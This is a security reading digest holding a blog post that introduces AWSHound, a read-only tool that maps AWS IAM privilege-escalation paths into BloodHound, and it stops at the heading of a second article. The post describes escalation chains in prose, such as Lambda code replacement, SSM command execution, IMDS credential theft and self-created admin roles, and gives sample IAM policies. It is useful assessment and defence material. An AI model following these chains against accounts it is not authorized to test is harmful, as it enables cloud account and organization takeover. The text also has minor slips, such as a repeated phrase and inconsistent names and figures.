

Security Reading

Offensive (Red Team / Pentest)

2026-08-24

*ad · bloodhound · azure · c2 · cloud · web · tooling ·
windows · bug-bounty · xss · maldev · evasion · edr ·
dfir · kubernetes*

Contents

1	AWSHound: An OpenSource AWS OpenGraph Collector	3
2	Introducing EchoBench: A Human Calibrated Benchmark for Autonomous Pentesting	24
3	Verifying the Verifier - Assessing Identity Verification Services	39
4	BOFScale: A CDN-Fronted Tailnet from a BOF-PE.	44
5	We've Seen This Movie: The OT/IT Technology Divide. . . .	68
6	Web Fuzzing for Hackers: Crash Course by GodfatherOrwa. .	77
7	UEFI Vulnerability Analysis using AI Part 4: Building the Application White Knight Labs.	89
8	CrystalPotato - GodPotato in Crystal.	102
9	Offensive Tools Using the Deno Runtime	110
10	Update: base64dump.py Version 0.0.31	115
11	Rust Supply Chain Attack on arrayref: Significant Overlap with DPRK Campaigns Wiz Blog	116
12	Wiz Penetration Test Findings is now GA Wiz Blog	122
13	How to Stop AI-Generated Rogue Entra Device Joins Wiz Blog	126
14	2026 Wiz Partner Alliance Award Winners Wiz Blog. . . .	130
15	Red Agent Exploits Snowflake Vuln Missed by Github Copilot Wiz Blog	132
16	The Closed Loop Remediation Playbook with Wiz Wiz Blog	136

1 AWSHound: An OpenSource AWS OpenGraph Collector

<https://specterops.io/blog/2026/08/19/awshound-opensource-aws-opengraph-collector/>

Offensive (Red Team / Pentest) · ad · bloodhound · azure · c2



Daniel Heinsen and I have spent a lot of my time trying to answer one question inside AWS environments, usually in a hurry: “Starting from the access I have right now, where can I actually end up?”

That turns out to be a hard question to answer in AWS. `iam:SimulatePrincipalPolicy` will evaluate one action, against one principal, in one account, one call at a time. What it can’t tell you is that the low-privilege user you just landed on can update a Lambda function, inherit that function’s execution role, send an SSM command to an EC2 instance, read an external ID out of Parameter Store, and assume into the next account over.

That is the shape of nearly every real AWS path I have worked. No single hop in it is interesting on its own, which is exactly why it tends to survive a policy review. AWSHound is our attempt at making that chain visible.

AWSHound is a read-only collector that turns an AWS account or an entire AWS Organization into a BloodHound Community Edition (BHCE) OpenGraph dataset. Before it draws a single edge, it runs an offline identity access management (IAM) policy evaluation, such that an edge only exists when a principal's effective permissions actually resolve to `Allow` once SCPs, RCPs, and permissions boundaries have all had their say. Once the offline policy evaluation creates all nodes and edges, BloodHound can leverage its built-in path finding to map attack pathways from one AWS principal to another.

AWSHound is free, self-hosted, runs on both the Community Edition and the Enterprise Edition of BloodHound. Check it out [here](#):

For any enterprise customers, SpecterOps is currently accepting applications to be part of the [official enterprise AWS beta program](#)

1.1 The Problem

Since attackers and defenders have the same bad time in cloud environments, it is genuinely hard to tell which attack paths are real. AWS is the worst offender I have worked with and it's not simply because, "IAM is complicated."


The reason is that a single permission in AWS is not a property of a principal but, rather, the answer to a four-part question:

Can this principal, perform this action, on this resource, in this request context?

Change any one of the four and the answer can flip. Nothing in the console or command-line interface (CLI) holds all four at once. Even for one of those questions, the answer gets assembled out of a stack of policy documents that live in different places and different teams usually own them:

- **The principal's policies** , which can include:
 - Inline Policy
 - Managed Policies
 - Inherited Policies from Group Membership
- **Permission Boundaries** , which never grants anything and only takes away

- **Service Control Policies** consolidated and then intersected across the root management account, organization units (OUs), and individual accounts
- **Resource-Specific Policies** , such as:
 - S3 Bucket Policy
 - Key Policy
 - Function Policy
 - Role Trust Policy
 - etc.



1.2 Policy Evaluation

Here is the part I genuinely did not appreciate until we started writing the AWS policy evaluator. **There is no single rule for combining the identity side with the resource side.** It changes per service.

Service	Same-Account Behavior	Cross-Account Behavior
STS	identity AND trust policy	identity AND trust policy
S3	identity OR bucket policy	identity AND bucket policy
Lambda	identity OR function policy	identity AND function policy

EC2, SSM, CloudFormation, and EKS are absent from that table because they are identity governed. They check the identity side and nothing else. What is left is the set of services where a second policy, which someone else owns, gets a vote. The row worth a footnote is the first one as assuming a role needs both halves even inside a single account.

KMS is absent for a different reason: it does not fit the pattern at all. It runs three layers in order, all of them anchored on the key policy, and the first layer to match wins.

1. **The key policy itself:** If it matches the request directly, that settles it, and a deny beats an allow.
2. **Account root delegation:** If the key policy hands authority to the account root with something broad like `kms:*`, an effective IAM allow can grant the action, and an IAM deny blocks it.
3. **A KMS grant:** A collected grant can authorize the operations it names, and we keep the grant constraints on the edge so you can see what they were.

Two things follow from that. A key policy we could not collect fails closed rather than open, which is the opposite of how we treat an unknown condition everywhere else. AWSHound’s KMS collection is also limited to same-account-only today. Key policies naming a principal from Account A that names a principal within Account B will fail to produce an edge.

So “Can this role read that bucket?” and “Can this role decrypt with that key?” are not the same shape of question. Anything that answers one of them with the other is guessing.

Conditions make it even harder. A policy can make a grant conditional on things that do not exist until a real request is made: the source IP, whether

multi-factor authentication (MFA) was used, a tag supplied at request time, the region the call landed in, etc. Offline, none of those are true or false. They are unknown, and any honest static evaluation has to carry three values instead of two and then decide what to do with the third one. We lean toward the attacker on unknowns, which means we keep the allows we cannot disprove and drop the denies we cannot confirm. That is a real decision with real consequences, and it is exactly what makes these candidate paths exactly what makes these candidate paths hypothetical and not fully materialized.

Then there is scale. `iam:SimulatePrincipalPolicy` exists and it is the right idea, but it answers one action, for one principal, in one account, per call. A mid-size organization has tens of thousands of principals spread across dozens (sometimes hundreds) of accounts, and the question worth asking is a chain three or four hops long that crosses account boundaries partway through. You are not getting there by hand, and you are not getting there one API call at a time.

AWSHound does that composition once, offline, across an entire organization, and hands the result to something already good at finding paths through a very large graph.

1.3 Why BloodHound, and Why Free

Two decisions shaped what AWSHound actually is and neither of them is about IAM.

1.3.1 We Did Not Want to Ship Another Graph Viewer

Looking at what is already out there, ApeMan, PMapper, Aurelian, and Cartography all ship their own interface, and every one of those interfaces represents months of somebody's work that has nothing to do with AWS authorization. We did not have those months (and, honestly, we did not want to spend them that way).

BHCE had already solved the three hard parts.

- **Volume:** A mid-size organization produces a graph big enough that storing and querying it is a real engineering problem rather than a detail
- **Pathfinding:** `shortestPath()` and Cypher work on day one, against our edges, without us writing a traversal engine
- **Familiarity:** Analysts already know the interface

That last one is the part I think people undervalue most. The tool that actually gets used is the one already open on somebody's second monitor. Asking a team to learn a new graph interface before they can get anything out of your collector is a tax, and most of them will quietly decline to pay it.

OpenGraph is what made this possible without forking anything. We register our own node kinds and edge types into CE and they behave like native ones. Everything the BloodHound team ships from here, we inherit for free.

1.3.2 Community as a Core Tenet


AWSHound runs on BHCE, self-hosted, with no license gate and no SaaS tenant to sign up for. We chose this deliberately and it is the part I care most about.

The organizations that most need attack path analysis in AWS are usually the ones that cannot buy it. A team of one or two people running security for a company with 40 AWS accounts is exactly the situation where a chain of five boring permissions turns into a bad afternoon, and it is also exactly the situation with no budget line for a cloud security platform.

There is a practical version of the same argument. Nothing leaves your environment. You point it at your own accounts, it writes a JSON file, and you load that file into your own BloodHound instance. For a lot of organizations that is not a preference, but the only shape of tool that will ever get approved.

1.4 How It Works

There are three phases each with its own sub-command so you can stop between them and look at what came out. `all` runs the lot if you just want a graph.



1.4.1 Collect

This is the only phase that talks to AWS, and it only ever reads. `List`, `Get`, and `Describe`, nothing else, and nothing in the target account is modified.

Collection requires one of the following options:

- **One or more profiles:**`--profile prod, dev, staging` , repeatable or comma separated. Credentials resolve through the normal AWS SDK chain, so `SSO,credential_process` , source profiles, and assumed roles all behave the way they already do for you
- **Marked profiles in your AWS config:** `Setbloodhound_collect = true` on the sections you want and point `--aws-config` at the file. This keeps the collection set in the config file instead of in your shell history
- **The whole organization:**`--org-role OrganizationAccountAccessRole` , run from an identity that can enumerate the organization, which in practice means the management account. AWSHound calls STS and Organizations to list the active accounts, collects the base account directly, then assumes that role name into each child account and collects it. A child that fails to bootstrap is logged and skipped rather than killing the run, which matters when one account in 80 is missing the trust

We have documented all of the required AWS permissions to enable collection. The required Policy Document is written up in [AWS Permissions](#) on the wiki.

1.4.2 Process

This is where the actual work happens. The first job is turning policy documents into something you can actually ask a question of. Every statement gets compiled into a per-principal permission set, which means resolving `Action`, `NotAction`, `Resource`, `NotResource`, and any policy variables down to concrete values.

Service and action wildcards expand against a snapshot of the AWS IAM action catalog that ships compiled into the binary, so `s3:*` and `iam:Get*` become real action names. A bare `Action: "*"` stays symbolic instead of being expanded-into the entire catalog. Until this step happens, there is no question to ask, because “can this principal call `s3:GetObject?`” is not something you can put to the string `s3:*`.

Now comes the hard part. A principal's own policies are only the starting set, and every layer above them can take something away.

1. **Identity policy consolidation:** Every matching allow across the principal's inline policies, its attached managed policies, and anything inherited from its groups combines into one set. Allows are alternatives, not requirements
2. **Permissions boundary evaluation:** Permissions boundaries are a ceiling and can never add permissions. If the boundary does not permit the action, the grant gets clipped and no edge is drawn
3. **Service control policy evaluation:** SCP Policies attached at the same level are consolidated, then the root, OU, and account levels are intersected, so an action has to survive every level it passes through
4. **Evaluate each layer for Deny actions:** A deny from any of those layers lands in a deny set, and within any one layer denies resolve before allows. One unconditional deny beats every allow on that side, no matter how many policies granted it

Only after all of that does the evaluator ask the question we actually care about: "Can this principal perform this action on this resource and does the resource's own policy agree?"

There is no single operator for that second half. Every service gets its own composition driver and the account the request comes from is an input to that driver rather than a footnote.

- **No resource policy:** (EC2, SSM, CloudFormation, EKS). The driver only ever considers principals from the resource's own account. An identity grant is required and there is nothing else to compose.
- **S3 and Lambda:** The source account flips the operator. Inside one account a bucket policy or a function policy can grant on its own, so either half is enough. From another account, both halves have to agree
- **Role assumption:** Both halves, everywhere, even within a single account
- **KMS:** Its own three-layer evaluation built around the key policy

An applicable explicit deny on either side wins before any of that composition runs.

Here's a practical example:

Say there is a deployment role called `ci-deploy-role` in account `111122223333`, and this is attached to it.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DeployFunctions",
      "Effect": "Allow",
      "Action": [
        "lambda:CreateFunction",
        "lambda:UpdateFunctionCode",
        "iam:PassRole"
      ],
      "Resource": "*"
    }
  ]
}
```

Read that on its own and it is an escalation. `iam:PassRole` on `*` next to `lambda:CreateFunction` means the role can stand up a function that runs as `lambda-admin-role` and then execute whatever code it likes as that role. Any tool that reads identity policies and maps relationships will draw that edge, and given what it looked at, it is right to.

Now here is the permissions boundary attached to the same role.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "BoundaryAllowLambdaOnly",
      "Effect": "Allow",
      "Action": [
        "lambda:CreateFunction",
        "lambda:UpdateFunctionCode",
        "logs:CreateLogGroup",
        "logs:PutLogEvents"
      ],
      "Resource": "*"
    }
  ]
}
```

There is no `Deny` anywhere in there, and nothing that mentions `iam:PassRole` at all. That is exactly the point. A boundary is a ceiling, so the effective permission

is the intersection of the two documents, and `iam:PassRole` is not in both. It gets clipped, and `ci-deploy-role` never gets an `AWS_CanPassRoleToService` edge.

The permission is on paper. The path is not there. Nothing about the identity policy changed and nobody wrote a deny, which is what makes this so easy to miss by reading. Add `iam:PassRole` to that boundary and the edge shows up on the next run.

1.4.3 Emit

Emit encodes the built graph into the OpenGraph envelope BloodHound expects, specifically a compressed `.zip` archive of graph JSON. This step consolidates duplicate nodes, and edges while wiring the right format and property types for BloodHound OpenGraph.

1.4.4 Ingest

Upload `graph.zip` through the BHCE UI and it takes care of the rest.

1.5 The Model

1.5.1 Nodes

A node is anything an attack path can travel through, which means principals and resources both. A path might start at a user, move through a role, land on a Lambda function, pick up the role that function executes as, and finish at a KMS key. Every node is a stop on the attack path.

That is why the resource kinds matter. In a lot of IAM tooling a Lambda function or an SSM parameter is an attribute hanging off a principal: something you look at only after you have already decided which principal is interesting.

1.5.2 Edges are Capabilities

An edge is something you can do, not an administrative relationship. Read the name and you know which API call sits behind it. `AWS_CanUpdateLambdaCode` is `lambda:UpdateFunctionCode`. `AWS_SSMCanStartSession` is `ssm:StartSession`. Nothing in the graph exists because two objects happened to be mentioned in the same document.

1.5.3 Traversable and Not

There are 156 edge kinds and only 36 of them are traversable. Path finding follows those 36. The other 120 stay in the graph, queryable and visible, but `shortestPath()` will not walk them.

The split is not structural versus capability, which is what I would have guessed going in. It is closer to asking whether moving along this edge actually gets an attacker anywhere.

`AWS_Trusts` is the clearest case. A role's trust policy naming you is a real and useful fact and it is in the graph. It is also not access on its own, because you still need `sts:AssumeRole` on your side. The edge that means both halves passed is `AWS_CanAssumeRole`, and that is the one pathfinding follows. `AWS_Trusts` stays for hunting, so you can ask which roles in the organization trust an external account whether or not anybody can currently use them.

`AWS_HasPolicy` works the same way. A policy being attached is not the same as its permissions being effective, because a boundary or an SCP may have clipped them on the way through. Attachment is a fact worth keeping. It is not a path.

Some structural edges are traversable, and for a specific reason. `AWS_Contains` is one. Composite edges usually point at the account node, because “you can become admin of this account” is the honest target, and to continue from there to something inside that account pathfinding has to be able to descend through containment. So `AWS_Contains` is traversable and `AWS_Trusts` is not, and both of those are deliberate.

All 156 are listed in the [Complete Edge Reference](#).

1.5.4 Composite Edges

None of those three gets you to account admin by themselves, though that is not the same as saying any of them are harmless. Each one is waiting on something the environment may or may not hand it. `iam:CreateRole` leaves you holding a role with no permissions and nothing trusting it. `iam:AttachRolePolicy` only pays off if there is already a role you can reach. `sts:AssumeRole` only pays off if something already trusts you. A graph that draws one edge per permission gives you three separate edges and leaves a person to spot that they combine.

Hold all three and none of those conditions apply, because you supply them yourself. Create the role, attach `AdministratorAccess`, write a trust policy naming

yourself, assume it. That is account admin without needing a single pre-existing privileged role to borrow.

AWSHound folds that into a single traversable edge, `AWS_CanCreateAndAssumeAdminRole`, pointing at the account. The ingredients do not disappear. They stay on the edge as properties, so you can ask which policy granted each step and why the edge fired at all.

That is the whole idea. The work of noticing which permissions combine into an escalation happens once, in the evaluator, rather than every time somebody reads the graph. An AWSHound path reads like a plan instead of a permissions dump.

1.6 What AWSHound Covers

Nine collectors. IAM and Organizations are global, S3 is global with per-bucket regional calls, and the other six run in every selected region. Everything except S3 is on by default.

1.6.1 IAM

IAM is the backbone. A single `GetAccountAuthorizationDetails` call returns every user, group, role, group membership, attached and inline policy, permissions boundary, and trust policy in the account, along with instance profile references. On top of that, it picks up SAML and OIDC provider details and the account alias.

Nodes: `AWS_User`, `AWS_Group`, `AWS_Role`, `AWS_Policy`, `AWS_SAMLProvider`, `AWS_OIDCProvider`

Key edges: `AWS_CanAssumeRole`, `AWS_CanPassRoleToService`, `AWS_CanUpdateSelfPolicy`, `AWS_CanUpdateOtherPolicy`, `AWS_CanCreateAccessKey`, `AWS_CanCreateAndAssumeAdminRole`

If you only ever run one collector, run this one.

Not collected: IAM Identity Center permission sets and assignments, Access Advisor data, credential reports, and anything secret. No access key material, no passwords, no MFA seeds.

1.6.2 Organizations

Organization ID and management account, roots and nested OUs, active accounts and their organization paths, and the SCPs and RCPs along with their attachments to roots, OUs, and accounts.

Nodes: `AWS_Organization`, `AWS_Account`, `AWS_ServiceControlPolicy`, `AWS_ResourceControlPolicy`

Key edges: `AWS_Contains`, `AWS_HasPolicy`

The SCPs and RCPs matter less as edges than as the ceilings the evaluator applies. Skip this collector and you still get a graph, but those layers are simply not there to clip anything.

It needs visibility normally available only to the management account. During an organization sweep, it runs once from the base account rather than in every child.

1.6.3 S3

The one collector that is off by default, because it is usually the most expensive. Bucket list, region, bucket policy, ACL, public access block, ownership controls, tags, and up to 1,000 objects per bucket.

Nodes: `AWS_S3Bucket`, `AWS_S3Object`

Key edges: `AWS_S3BucketAll`, `AWS_S3BucketRead`, `AWS_S3BucketWrite`, `AWS_CanPutBucketPolicy`

The bucket policy, ACL, public access block, and ownership controls are not trivial. They are exactly the inputs to the S3 composition rules from earlier, which is why an S3 access question gets answered rather than guessed at.

Worth knowing that the 1,000-object cap is hard-coded so the graph is not an object inventory for a large bucket. `--s3-filter` narrows what you ingest, but it applies while processing a raw directory rather than reducing live API calls.

1.6.4 KMS

Keys and metadata, the default key policy, aliases, grants, resource tags, and rotation state where it applies.

Nodes: `AWS_KMSKey`

Key edges: `AWS_CanDecryptKMSKey`, `AWS_CanModifyKMSKeyPolicy`, `AWS_CanSelfGrantKMSOps`, `AWS_CanCreateKMSGrant`

None of the KMS edges are traversable, which is deliberate. Decrypting with a key gets you data, not a new position in the graph, so pathfinding treats a key as a destination rather than a waypoint.

Only the default key policy is requested and, as covered earlier, a key policy we could not collect fails closed rather than open.

1.6.5 SSM

Parameter Store metadata and the SSM managed instance inventory. Parameter names, ARNs, types, tiers, KMS key IDs and tags, plus which EC2 instances SSM can actually reach.

Nodes: `AWS_SSMParameter`

Key edges: `AWS_SSMCanSendCommand`, `AWS_SSMCanStartSession`, `AWS_CanGetParameter`, `AWS_CanPutParameter`

Those first two are how a principal gets code execution on an instance without going anywhere near SSH.

Parameter values are never requested. AWSHound will tell you who can read a `SecureString`, not what is inside it.

1.6.6 EC2

Instances and their state, instance type, AMI, VPC and subnet, IPs, block device volume IDs, security group identifiers, tags, and the instance profile ARN.

Nodes: `AWS_EC2Instance`

Key edges: `AWS_RunsAs`, `AWS_CanModifyEC2InstanceAttribute`, `AWS_EC2CanVolumeSwap`, `AWS_CanGetPasswordData`

The instance profile is the whole point. `AWS_EC2Instance` plus `AWS_RunsAs` is how a path moves from an instance to the role it carries, which is the classic IMDS pivot.

Networking is not modeled. No security group rules, route tables, ENIs, or user data.

1.6.7 Lambda

Functions and their configuration, execution role, KMS key, layers, the function resource policy, function URL configuration, and tags.

Nodes: `AWS_LambdaFunction`

Key edges: `AWS_CanUpdateLambdaCode`, `AWS_CanUpdateLambdaConfiguration`, `AWS_CanInvokeLambdaFunction`, `AWS_RunsAs`

`AWS_CanUpdateLambdaCode` followed by `AWS_RunsAs` is one of the shortest routes in AWS from “I can deploy” to “I am that role.”

Function code and environment variable contents are not collected.

1.6.8 CloudFormation

Stacks with status, execution role, capabilities, and tags, stack resource summaries, and StackSets with their permission model and administration and execution roles.

Nodes: `AWS_CloudFormationStack`, `AWS_CloudFormationStackSet`

Key edges: `AWS_CanUpdateCloudFormationStack`, `AWS_CanExecuteCloudFormationChangeSet`, `AWS_CanUpdateCloudFormationStackSet`, `AWS_RunsAs`

A stack that deploys using a privileged service role means anybody who can update that stack effectively holds it.

Templates, parameters, outputs, and change sets are not collected.

1.6.9 EKS

Clusters with service role, OIDC issuer, and Kubernetes version, managed node groups with their node role, access entries and associated access policies, and Pod Identity associations.

Nodes: `AWS_EKSCluster`, `AWS_EKSNodeGroup`

Key edges: `AWS_CanCreateEKSPodIdentityAssociation`, `AWS_CanCreateAndAssociateEKSAccessEntry`, `AWS_CanAssumeRoleViaIRSA`, `AWS_CanAssumeRoleViaPodIdentity`

Those last two are what tie Kubernetes identity back to IAM roles.

AWSHound never connects to the Kubernetes API. No RBAC, no service accounts as nodes, no workloads, no secrets. IRSA is inferred from the cluster issuer, role trust, and condition data rather than by enumerating what is actually running in the cluster.

1.7 Two Attack Paths: Account Compromise and Organization Compromise

Rather than sanitize something from a live assessment, I built a demo organization and pointed AWSHound at it. There are intentional attack paths. The first stays bound to a single account and ends at account administrator. The second starts with an AWS user in the dev account and walks through dev, staging, production, to the Organizations management account.



Both are contrived in the sense that I put them there, but neither is unrealistic. I have run into every hop in each attack path at one point or another.

1.7.1 Same-Account Compromise


The entry point is an internet-accessible Lambda function. Code execution inside it exposes the credentials of `PublicStatusLambdaRole`, which is what the `AWS_RunsAs` edge represents. That role can call `sts:AssumeRole` into `DevDeploymentRole`, and from there `AWS_CanCreateAndAssumeAdminRole` says the role can create a self-trusting role, attach, or write an administrator policy, and assume it.

The edge points at the `AWS_Account` node rather than at another role. The composite is account takeover, so the account is the honest destination.

The edge properties are worth opening. `allow_sources` names the policy that authorized the `sts:AssumeRole`, and the composite carries the create, attach, and assume methods behind the takeover. That is where to look when you want to know why an edge fired.



1.7.2 Cross-Account Path to Organization Compromise



The starting user has one inline policy. It allows `lambda:UpdateFunctionCode`, but only against a function tagged `Environment=dev`, and that condition stays on the `AWS_CanUpdateLambdaCode` edge rather than being flattened away. Replacing the code in `Tagged Release Worker` gives execution as `ReleaseWorkerRole`, which can `ssm:SendCommand` at the managed EC2 runner. Execution on the runner exposes `DevOpsRunnerRole` through IMDS.

The first cross-account hop carries conditions. `DevOpsRunnerRole` can read the upstream `SecureString` holding the external ID, and the edge into `StagingAutomationRole` carries the `sts:ExternalId` requirement and the `Project=payments` request tag in `trust_policy_conditions`. Staging into production requires a principal tag as well.

In production, `ProdEKSDeployerRole` can create a Pod Identity association to `ProdEKSServiceAccount`. That role branches two ways: it can read the production `SecureString`, and it can decrypt with the KMS key, but only through Parameter Store and only with the matching encryption context.

Both of those edges, `AWS_CanGetParameter` and `AWS_CanDecryptKMSKey`, are non-traversable. They record impact without claiming that reading a secret hands you a new identity.

The path continues past production. `ProdEKSServiceAccount` can assume `OrgManagementBootstrapRole` in the management account, again conditional on a principal tag, and the bootstrap role can create and assume an administrator role once it is there. The terminal node is labeled `ORGANIZATION COMPROMISE - Management Account`, with the `AWS_Organization` node attached for context.

Each hop is individually defensible. The tag condition on the Lambda edge, the external ID on the staging trust, the principal tag into production, every one of those looks like reasonable scoping on its own. What the graph adds is the ordering, and the conditions on each edge so you can see which locks are in the way before touching the environment.

1.8 What it Looks Like at Scale

Numbers from an actual run:

- Over 500 accounts in one AWS Organization
- Produced ~ 160,000 nodes
- Produced ~10.5 million edges
- In ~15 minutes of processing time

That split makes sense once you look at what each phase is actually doing. A node is mostly an ARN and a handful of properties, so building one costs almost nothing. Edges are where the evaluator runs, composing identity policies against boundaries, SCPs, RCPs, and whichever resource policy applies, for every candidate action against every candidate resource. That run had 53,466 edge build units in it, and each edge is an authorization question that has to be answered before its emitted to the graph.

1.9 Installing Into BloodHound

From the UI, signed in as an administrator:

1. **Administration** → **Early Access Features** and enable **OpenGraph Extension Management** if it is present and switched off
2. **Administration** → **OpenGraph Management** and upload `schema/schema.json`
3. Check the extension appears as **AWS (AWSHound)** , namespace `AWS` , at the version you expect
4. **Quick Upload** , and upload `uploadgraph.zip`
5. **File Ingest** , and wait for ingest and analysis to finish

Installing or updating the extension needs administrator rights. Uploading the graph only needs collection ingest permission. There is a REST API path for all of this too, documented in [BloodHound Setup and Import](#), which is the better option if you are going to do this on a schedule.

1.10 Prior Works

None of this is a new idea. People have been building AWS attack path tooling for years, and I read or used most of it while we were working out what AWSHound should be. If you are picking a tool, one of these may suit you better than AWSHound does, so here is an honest read on each.

ApeMan ([hotnops/apeman](#)):

Apeman is an IAM attack path graph in Neo4j with its own web interface built around ingesting `get-account-authorization-details` one account at a time. It is the most direct ancestor of this work and worth saying up front: Daniel Heinsn who wrote it is a co-author of AWSHound.

IAMhounddog ([VirtueSecurity/IAMhounddog](#)):

IAMhounddog finds privileged principals and second-order escalation opportunities in a single account, and emits an `output.json` that imports straight into BloodHound CE off `SecurityAudit` or `ReadOnlyAccess`. It is the closest comparison here and the one to look at next if AWSHound does not fit you, though it maps relationships rather than evaluating policy. This means there is no SCP, RCP, or boundary intersection and no conditions carried on the edge.

PMapper ([nccgroup/PMapper](#)):

PMapper models users and roles as a directed graph and runs a local authorization simulator with AWS Organizations metadata, SCP-aware evaluation, and cross-account edges, rendering to SVG, PNG, DOT, or GraphML. We have not validated how deep that evaluation actually goes (so read this as a description rather than a comparison), but the difference we are sure of is scope: PMapper is a principal-to-principal path engine with its own visualization while AWSHound builds a broader resource graph for BloodHound CE.

Aurelian ([praetorian-inc/aurelian](https://github.com/praetorian-inc/aurelian)):

Aurelian is Praetorian's multi cloud recon framework written in Go, covering secrets, public exposure, and privilege escalation across AWS, Azure, and GCP, using Neo4j for interactive exploration. For our purposes, it is breadth over depth, since IAM is one module among many across three clouds and the graph is its own Neo4j schema rather than BloodHound OpenGraph.

Cartography ([cartography-cncf/cartography](https://github.com/cartography-cncf/cartography))

Cartography is a CNCF project that pulls assets and their relationships from 30+ platforms into Neo4j, and it is excellent at cross platform questions that no AWS only tool can answer. It is a different job rather than a worse attempt at ours, because it records that a relationship exists without evaluating whether the permissions actually authorize the action.

CloudMapper ([duo-labs/cloudmapper](https://github.com/duo-labs/cloudmapper)):

CloudMapper is Duo Labs' AWS auditing toolkit, worth citing for its security audits and `find_admins`, though the network visualization it is best known for is no longer maintained per the project's own README. You get findings and reports rather than a graph you can walk from a foothold to a target.

BloodHound OpenGraph ([specterops/bloodhound](https://github.com/specterops/bloodhound))

BloodHound itself, and the SharpHound and AzureHound collectors that established the pattern AWSHound follows. We did not invent the shape of any of this. We pointed it at AWS.

1.11 Future Roadmap and Contributing

More collectors are the obvious next thing. Bedrock, ECR, ECS, and CodeBuild are prioritizing, because every one of them is somewhere a role gets attached to something that runs code, which is exactly the shape of hop that turns into a path.

After that, performance. That 13-minute edge build is the number I would most like to bring down and it is where nearly all of the runtime lives.

If you run this and it breaks, or it draws a path you do not believe, please open an issue. The second kind is more useful than the first. An edge that should not be there tells us something about the evaluator that a crash never will, and the condition properties on the edge are usually enough for us to work out why it fired.

And if you point it at an organization much larger than 500 accounts, I would like to hear how that went!

1.12 SpecterOps Official Open Beta

For any enterprise customers, SpecterOps is currently accepting applications to be part of the [official enterprise AWS beta program](#)

1.13 Acknowledgements

None of this happens without a few people.

Daniel Heinson ([hotnops](#)) is a co-developer of AWSHound and wrote [ApeMan](#) before it. A lot of the ideas here started there.

The entire BloodHound team, for OpenGraph, and for building the thing that meant we never had to write a graph interface of our own.

The SpecterOps research team, for help with the schema design, which is a good deal harder to get right than it looks from the outside.

Thanks for reading. Go point it at something.

2 Introducing EchoBench: A Human Calibrated Benchmark for Autonomous Pentesting

<https://www.netSPI.com/blog/technical-blog/ai-ml-pentesting/introducing-echobench-a-human-calibrated-benchmark-for-autonomous-pentesting/>

